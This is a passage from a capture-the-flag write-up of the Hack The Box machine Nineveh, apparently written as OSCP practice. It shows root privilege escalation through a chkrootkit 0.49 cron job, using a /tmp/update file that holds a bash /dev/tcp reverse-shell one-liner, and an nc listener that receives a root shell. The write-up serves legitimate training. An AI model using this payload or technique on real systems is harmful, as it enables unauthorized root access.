021/11/08 17:19:03 CMD: UID=0 PID=4749 /bin/sh /usr/bin/chkrootkit
021/11/08 17:19:03 CMD: UID=0 PID=4753 /bin/bash /root/vulnScan.sh
021/11/08 17:19:03 CMD: UID=0 PID=4754
```

I tried running chkrootkit as amrois user but it didn't work as this binary is required to be run as sudo privileges. I checked for exploits and there was a local Privilege escalation exploit for chkrootkit v0.49. All you need to do is go to /tmp.

Create a new file named update and add a bash one liner reverse shell and make it executable. Now open up a listener and wait for cron to execute chkrootkit.

```
amrois@nineveh:/tmp$ cat update
#!/bin/bash

bash -i >& /dev/tcp/10.129.253.13/7676 0>&1
```

```
(root@kali)~[/home/rishabh/HTB/Nineveh]
# rlrwrap nc -nvlp 7676
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::7676
Ncat: Listening on 0.0.0.0:7676
Ncat: Connection from 10.129.253.13.
Ncat: Connection from 10.129.253.13:57532.
bash: cannot set terminal process group (21146): Inappropriate ioctl for device
bash: no job control in this shell
root@nineveh:~#
```

At last you are root. It was an amazing machine. I never chained exploits before. Much of the things I did in the past was to run one single automated exploit, and it did the work for me. It was definitely a good practice for OSCP. Good night!